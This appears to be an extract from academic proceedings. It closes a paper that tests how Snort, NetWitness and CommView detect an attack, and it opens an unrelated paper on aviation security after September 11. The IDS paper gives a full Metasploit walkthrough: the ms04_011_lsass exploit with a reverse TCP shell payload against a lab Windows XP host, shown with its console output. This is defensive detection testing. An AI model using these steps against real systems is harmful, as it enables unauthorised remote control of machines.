


Figure 18: CommView look at the display settings

4. Comparative analysis

To test the program mentioned in the previous chapter we will use the tool Metasploit Framework (hereafter MSF). Metasploit Framework system is available for Windows and most Unix-based operating systems. This suite is designed for the development test program exploits, their setting, testing that is possible to use a security flaw. The paper used exploits called *windows/smb/ms04_011_lsass* and its payload *windows / shell_reverse_tcp*.

Commands to be entered when setting up the MSF are the same regardless of whether we observed the machine had some of the tools (Snort, NetWitness or CommView) or not.

First we will set the command show exploits. Her execution we get a list of exploits that are at our disposal. The following command is used to choose wanted exploits, and this is the command *use (exploit)*. Executing commands get a list of payloads that are at our disposal for the selected exploit. Now choose the command payload: *set payload windows / shell_reverse_tcp*

Then we set the address targeted machines and machines that launch exploits. Commands are:

set RHOST 192.168.116.128 and

set LHOST 192.168.116.129


The following selection target (target). First we have to call the command show targets that we will see a list of paŝpoloživih target, and then selecting the desired target. This makes the command set *TARGET 2*

The last step is to execute the commands that will make the exploit and the exploit command.

Furthermore we look at what happens ...

4.1 Effect of exploits without running program on network intrusion detection

If we start any program to protect, exploit is executed, and take command of the target machine. Screen appearance is as follows:



```

ger (No NX on Win?)
windows/vncinject/reverse_tcp          VNC Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse_tcp_allports VNC Server (Reflective Injection), Reverse All-Port TCP Stager

msf exploit(ms04_011_lsass) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(ms04_011_lsass) > set RHOST 192.168.116.128
RHOST => 192.168.116.128
msf exploit(ms04_011_lsass) > set LHOST 192.168.116.129
LHOST => 192.168.116.129
msf exploit(ms04_011_lsass) > show targets

Exploit targets:

  Id  Name
  ---  ---
  0    Automatic Targetting
  1    Windows 2000 English
  2    Windows XP English

msf exploit(ms04_011_lsass) > set target 2
target => 2
msf exploit(ms04_011_lsass) > exploit


[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0encacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0encacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS Information...
[*] Trying to exploit Windows 5.1
[*] Command shell session 1 opened (192.168.116.129:4444 -> 192.168.116.128:1031)
[*] The DCERPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32\

```

Figure 19: Effect of exploit

To make sure we took command of the system that we have marked as a target, tasks that the `ipconfig` command to see the IP address of the machine over which we command. After the command `ipconfig` get:



```

bash
Exploit targets:
Id  Name
--  ---
0   Automatic Targetting
1   Windows 2000 English
2   Windows XP English

msf exploit(ms04_011_lsass) > set target 2
target => 2
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Command shell session 1 opened (192.168.116.129:4444 -> 192.168.116.128:1031)
[*] The DCE RPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.116.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.116.2


C:\WINDOWS\system32>
  
```

Figure 20: The result of action exploit

We see that we did what we intended - took command of the desired machine..

4.2 Snort

Snort has been placed in NIDS mode and check the incursion. When the invasion happens, snort decode and display packets that are involved in the raid. To view data related to the intrusion must open the newly created file in the folder `C:\Snort\log..`



```

C:\Select Command Prompt - snort -vd -l c:\Snort\log -c c:\Snort\etc\snort.conf -i2

TCP TTL:128 TOS:0x0 ID:257 IpLen:20 DgmLen:40 DF
***** Seq: 0xC860D1BE Ack: 0x6724A23D Win: 0xF916 TcpLen: 20

=====
11/17-12:19:09.636335 192.168.0.56:1035 -> 192.168.0.130:4444
TCP TTL:128 TOS:0x0 ID:258 IpLen:20 DgmLen:144 DF
***** Seq: 0xC860D1BE Ack: 0x6724A23D Win: 0xF916 TcpLen: 20
4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77 Microsoft Window
73 20 58 50 20 5B 56 65 72 73 69 6F 6E 20 35 2E s XP [Version 5.
31 2E 32 36 30 30 5D 0D 0A 28 43 29 20 43 6F 70 1.26001..(C) Cop
79 72 69 67 68 74 20 31 39 38 35 2D 32 30 30 31 yright 1985-2001
20 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 2E Microsoft Corp.
0D 0A 00 0A 43 3A 5C 57 49 4E 44 4F 57 53 5C 73 ....C:\WINDOWS\s
79 73 74 65 6D 33 32 3E ystem32>

=====
11/17-12:19:09.637110 192.168.0.130:4444 -> 192.168.0.56:1035
TCP TTL:64 TOS:0x0 ID:62990 IpLen:20 DgmLen:40 DF
***** Seq: 0x6724A23D Ack: 0xC860D226 Win: 0x16D0 TcpLen: 20

=====
  
```

Figure 21: Snort and action exploit


From the log file we see that snort recognized that the vulnerability used, part of a snort that caused the alarm, the version number of rules and regulations.

```
[**] [1:2123:3] ATTACK-RESPONSES Microsoft cmd.exe banner [**]  
[Classification: Successful Administrator Privilege Gain] [Priority: 1]  
11/17-12:19:09.636335 192.168.116.129:1035 -> 192.168.116.128:4444  
TCP TTL: 128 TOS:0x0 ID:258 IpLen: 20 DgmLen:144 DF  
***AP*** Seq: 0xC860D1BE Ack: 0x6724A23D Win: 0xF916 TcpLen: 20
```

We see that snort only detect intrusion. Since we define the action that will be made after the raid, snort enabled downloading commands of the system.

4.3 NetWitness

After the execution of exploits (from the attacker) and the completion of recording the traffic on the network (from the attacked machine) we see that NetWitness does not allow downloading commands of the the system.



```
bash
Exploit targets:
  Id  Name
  --  ---
  0    Automatic Targetting
  1    Windows 2000 English
  2    Windows XP English

msf exploit(ms04_011_lsass) > set TARGET 2
TARGET => 2
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Exploit completed, but no session was created.
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Command shell session 1 opened (192.168.116.129:4444 -> 192.168.116.128:1039)
[*] Exploit failed: Bad file descriptor
[*] Exploit completed, but no session was created.
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.116.128[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Exploit completed, but no session was created.
msf exploit(ms04_011_lsass) >
```

Figure 22: Netwitness and action exploit

The system that is running NetWitness see the following information:




Figure 23: Netwitness information

It can be seen source IP address (192,168,116,129), the IP address of machines that serve as targets (192,168,116,128), the command that is given to the source IP address (*MS command shell*) and the attacked port (4444).




Figure 24: Netwitness and action exploit




Figure 25: Netwitness result on the effects of exploit

Data on raffic on the port of targeted machine:

-  **Service Type** (1 item)
OTHER (1)
-  **Source IP Address** (1 item)
192.168.116.128 (1)
-  **Destination IP address** (1 item)
192.168.116.129 (1)
-  **Client Application** (1 item)
ms command shell (1)
-  **TCP Destination Port** (1 item)
4444 (1)
-  **Ethernet Protocol** (1 item)
IP (1)
-  **IP Protocol** (1 item)
TCP (1)
-  **Ethernet Source** (1 item)
00:0C:29:AD:12:3E (1)
-  **Ethernet Destination** (1 item)
00:0C:29:DB:A6:4B (1)

Figure 26: Netwitness result on the effects of exploit

4.4 CommView

During the execution exploits CommView does not allow downloading commands of the machine on which it is installed MSF. The following display of communication that shows this tool:



Figure 27: Commview and action exploit




Figure 28: Commview results on the effects of exploit




Figure 29: Commview final result on effects of exploit

We see CommView also shows the contents of the communication between two machines and uses different color marking to indicate a potential problem in packages. We can also see the contents of the package.

5. Conclusion

As the parameters that are relevant to assessing capabilities of an IDS tool, such as the tools presented in this paper, we have identified the following:

1. responsiveness in recognizing attacks;
2. logging option (creating a log file);
3. ease of implementation.

In terms of recognition of a payload that is used all the tools proved to be the same - all recognize the payload. Obviously, there is no difference in responsiveness between the tools of open and closed sources. All those recognize attacks and react in the same second, so that we cannot, on the basis of these parameters, favour either non-commercial or commercial IDS tools.

The possibility of logging in exists in both non-commercial (snort) and in commercial tools (NetWitness and CommView) so in this sense we cannot isolate a group of tools.

It must be recognized that the implementation of commercial tools in the system is evidently simpler.

Based on the test examples that we have described in this paper, a conclusion can be drawn that the discussed parameters of both non-commercial and commercial tools bear roughly the same features and performance. Certainly, it should be pointed out that the automation of the response to the attack, which comes with a network, is better for open source tools because we can determine how the system behaves in the case of attack. In this regard, it would be an interesting idea to use open source IDS tools such as snort, even in the field of forensics.

The forensic use of open-source IDS would perform its primary task of monitoring network, but it would also – combined with the existing tool and DD tool - serve the purpose of making a digital image on the site at which the analysis has recognized an attempt. Of course, all of this would be packaged in a software development platform with an appropriate interface for users, such as the VisualBasic or C environment.

6. References

1. Pleskonjić, D., Maček, N., Đorđević, B., Carić, M. (2007), *Sigurnost računarskih sistema i mreža*, Beograd, Srbija: Mikro knjiga.
2. Randelović D., Delija D., Popović B. (2009), *EnCase forenzički alat*, Beograd, Srbija: Bezbednost 1-2
3. Tanenbaum, A.S., & Woodhull, A.S. (1997), *Operating System Design and Implementation*, New Jersey, USA: Prentice Hall.
4. <http://www.metasploit.com>
5. <http://www.netwitness.com>
6. <http://www.snort.org>
7. <http://www.tamos.com>

JEDAN TEST PRIMER PRIMENE IDS OTVORENOG I ZATVORENOG KODA

Korisnici računara, koji danas pre svega rade u mrežama, imaju zahtev da pristup njihovim podacima i resursima uopšte imaju samo oni kojima se pristup dozvoli – analogno sigurnosti fizičke imovine, korisnici računarskih sistema žele takozvanu računarsku sigurnost. Internet, kao najpoznatija računarska mreža, povezuje milione ljudi širom sveta, obezbeđujući im pristup pre svega velikoj količini informacija, i korisnicima su potrebna sredstva sposobna da ostvare zadati stepen sigurnosti. Sistemi za detekciju upada u računarski sistem (*IDS – intrusion detection system*) rešavaju problem eliminacije neželjenih pristupa mreži.

Postoje IDS otvorenog i zatvorenog – komercijalnog koda i važno je imati uvid u njihove prednosti i mane.

CRISIS DECISION-MAKING AND AVIATION SECURITY: SEPTEMBER 11, 2001 CASE STUDY

Ana Juzbasic¹
Belgrade Nikola Tesla Airport

Abstract: During the terrorist attacks of September 11, 2001, *Al Qaeda* took the advantage of weaknesses of existing aviation security system in the USA and caused event, which resulted in the large number of human casualties and enormous material damage in the entire aviation industry. In addition, there are long-term repercussions and system changes due to these events. This paper describes the socio-economic consequences of the terrorist attacks on air transport. Special attention has been paid to changes in the security system, derived as a result of inability of aviation authorities to prevent the event and minimize the damage. The paper provides an overview of practical decision-making in managing this crisis and the measures taken during and after the terrorist attacks. It processed the operational, tactical and strategic decision-making for the aviation industry worldwide, in relation to the events of September 11, 2001.

Keywords: crisis decision-making, air transport, security, terrorist attack.

1. Introduction

Security represents the lack of threat or fear that adopted social values will be endangered. Protection includes system of measures to be taken to detect and prevent the risks from natural disasters, fire, technical and technological accidents, chemical, biological and nuclear contamination, the consequences of war destruction and terrorism, epidemics, etc., and to save people and property affected by these dangers. (Jakovljević, 2006)

"The diversity and interdependence of issues related to global security (environment, global technological, cultural and political changes, reduction of non-renewable resources, the emergence of violent internal conflicts, etc.) imposed the need to move the debate on global security beyond the traditional concepts of national and international security." (Bajagić, Kešetović, 2004:9)

So far, globalization has been a real and important process that brings new forms of global economics, politics and culture, but also global risks. Among them the most prominent and the unprecedented ones is global terror, in the form of intimidation and use of the cruelest means of violence, which culminated in the terrorist attacks of September 11, 2001 in the USA "The confusion between action (terrorism), actors (terrorists) and effect (terror) adversely affects our ability to make distinction between terrorism and the bigger class of violent behavior, which consists of it." (Petrović, 2009:107)

Considering that many doctrines and disciplines deal with terrorism, a single definition of this term has not been accepted so far; as the most comprehensive it seems to be the following one:

"As a multidimensional political phenomenon, modern terrorism can be theoretically and generally defined as a complex form of organization of political violence, of a group and rarely individual or institutional, marked not only by the horrific physical and psychological, but also sophisticated technological methods of political struggle,

1 E-mail: ana_juzbasic@yahoo.com

usually used at the time of political and economic crises, and rarely achieved in conditions of political and economic stability of a society, systematically trying to achieve “big goals” in a morbid-spectacular fashion, inappropriate to given conditions, especially the social situation and historical opportunities of those who engage in it as a political strategy.” (Simeunović, 2009:80)

As a form of individual, illegitimate, illegal and non-institutional violence, terrorism is directed against certain institutions of a society respectively, against the state. The goal of these malicious activities is religious, ideological or political in nature. The victims are usually innocent citizens. There is no direct link between terrorists and victims, for instance a terrorist act is not directed towards the victim; it sends a message to a wider community (state, society, etc.).² The hallmarks of terrorism indicate:

- Pre-conceived acts which tend to produce extreme fear and violence;
- Focus on increased number of people, other than direct victims of violence;
- Focus on random or symbolic targets and as many civilians;
- Demolition of social norms and creating a sense of insecurity and helplessness. (Ilijić, 2008:148-149)

Terrorism takes the aviation as a target too, because of the following characteristics: nationality of the airline, a large number of possible human casualties, aircraft being unprotected during the flight, etc. Terrorist attacks in aviation cause events of international scale, a lot of media attention, they leave a great economic impact on airlines and countries affected by the terrorist attack. (Harrison, 2009)

Given the global nature of civil aviation, but also the global sources of threats, it is crucial for the future of the aviation industry to find measures to prevent and combat all acts of unlawful activities in aviation, placed on top of their priority list.³ Security⁴ in aviation represents a combination of measures, means and human resources, which aim to prevent acts of unlawful interference. It involves the use of techniques and methods to protect airports and aircrafts from crime. (ICAO, 2006:2) Primarily, it relates to the administrative and coordination issues, as well as technical measures to protect safety of international aviation.⁵

2. Terrorist attacks in aviation

Unlawful acts in civil aviation can be observed as the hijacking of aircraft, airport and aircraft sabotage, shooting down the aircraft and actions directed against the ground infrastructure (airports, air navigation devices, etc.). Combinations of these activities against security can also be met. (Harrison, 2009) There are three stages of terrorist attacks in aviation:

Phase I (1948 to 1968) - aircraft hijacking as a means of avoiding penalties;

Phase II (1968 to 1994) - politics as the cause of the attack;

Phase III (from 1994 on) - aircraft as a weapon to destroy targets. (Harrison, 2009)

The most common type of terrorist attacks in the aviation is hijacking, when one or more persons (usually organized groups of 2-5 members) illegally seize control of the plane in flight or on the ground. The first recorded aircraft hijacking occurred in 1930, when the Peruvian revolutionary took the mail plane to throw propaganda leaflets.

² Source: www.britannica.com/EBchecked/topic/588371/terrorism [July 16, 2010]

³ Source: http://www.icao.int/eshop/pub/anx_info/an17_info_en.pdf [July 16, 2010]

⁴ The Air Transport Law, Republic of Serbia. Source:

<http://www.cad.gov.rs/docs/regulativa/zakon%20o%20vazdusnom%20saobracaju.pdf> [Nov 24, 2011]

⁵ Source: http://www.icao.int/eshop/pub/anx_info/an17_info_en.pdf [Nov 24, 2011]

This was followed by the first phase of the aircraft attacks⁶, whose end is marked by hijacking Czechoslovakian aircraft en-route Prague-Bratislava. Three crew members participated in hijacking of the plane (including pilot) and 21 passengers (out of 26 in totals). The aircraft was diverted to the U.S. occupation base in Munich.⁷

The beginning of “modern terrorism” is considered to be the year 1968 (Phase II), when a connection between politics and terrorism was set up. Although hijackings are still most frequently used tactic⁸, terrorist organizations have begun to use the bomb attacks on aviation, in order to draw attention to their goals. Aircraft with people in it became victims of bombs planted.⁹ In this way, terrorists wanted to use the media attention that such social pathologies attract, to force governments to change their “political course”, to bring shame to the target group, to put the economic consequences to them and to take the advantage of attacks for extortion (to release prisoners, to demand money or release immigrants). (Couglin, 2002)

Hijack of *Air France* flight AF8969 from Algeria to Paris in 1994, when terrorists tried to put the aircraft down on Paris, started a new era of terrorist attacks in aviation. The crew redirected flight to Marseille, where the police took control over the aircraft and rescued the passengers and the crew. The fact of aircraft being a target of terrorist attacks has been known so far, but the use of aircraft as a weapon to destroy targets on the ground was unknown and unexpected. This feature of the Phase III of the terrorist attacks in aviation has unpredictable dimensions in practice and requires coordinated actions to overcome them.

Most of the terrorist attacks resulted in the development of new aviation protection measures. Protection measures are developed reactively, in response to the attack or the attempt. The first anti-terrorist measures have been introduced in the 1970s, but their application has not led to a significant reduction in the number of attacks on aviation. The events that led to drastic changes in aviation security are bombing of the *PanAm* flight 103 over Lockerbie in Scotland in 1988,¹⁰ attacks of September 11, 2001¹¹ and the attempts in London on August 10, 2006.¹²

Before September 11, 2001, airlines had an absolute responsibility for counter-diversion screening of passengers and both their hold and hand luggage. It was usual to hire private companies, whose trained personnel performed security checks at the airport, with no possibility of delegating the responsibility for these tasks. The jurisdiction of airlines extended from security check points to the aircraft (Couglin, 2002) although this (so-called restrictive) area is not exclusive to one carrier's passengers, since all the passengers of an airport use it. The private company staff screened all the passengers and baggage at an airport and each air carrier was held responsible for the security check of its own passengers and their luggage.

Airports were held responsible for law enforcement and general security in their environment, including public space, parking, airport perimeter and terminals all the way to the security check points. Airports also hired specialized private companies to perform this task. (Couglin, 2002)

6 Source: http://www.pbs.org/wgbh/amex/hijacked/peopleevents/p_crews.html [July 26, 2010]

7 Source: http://ec.europa.eu/transport/security/studies/doc/2004_09_study_financing_aviation_security_en.pdf [July 16, 2010]

8 Between 1967 and 1996 there were 1033 attacks, 88% hijacks out of total.

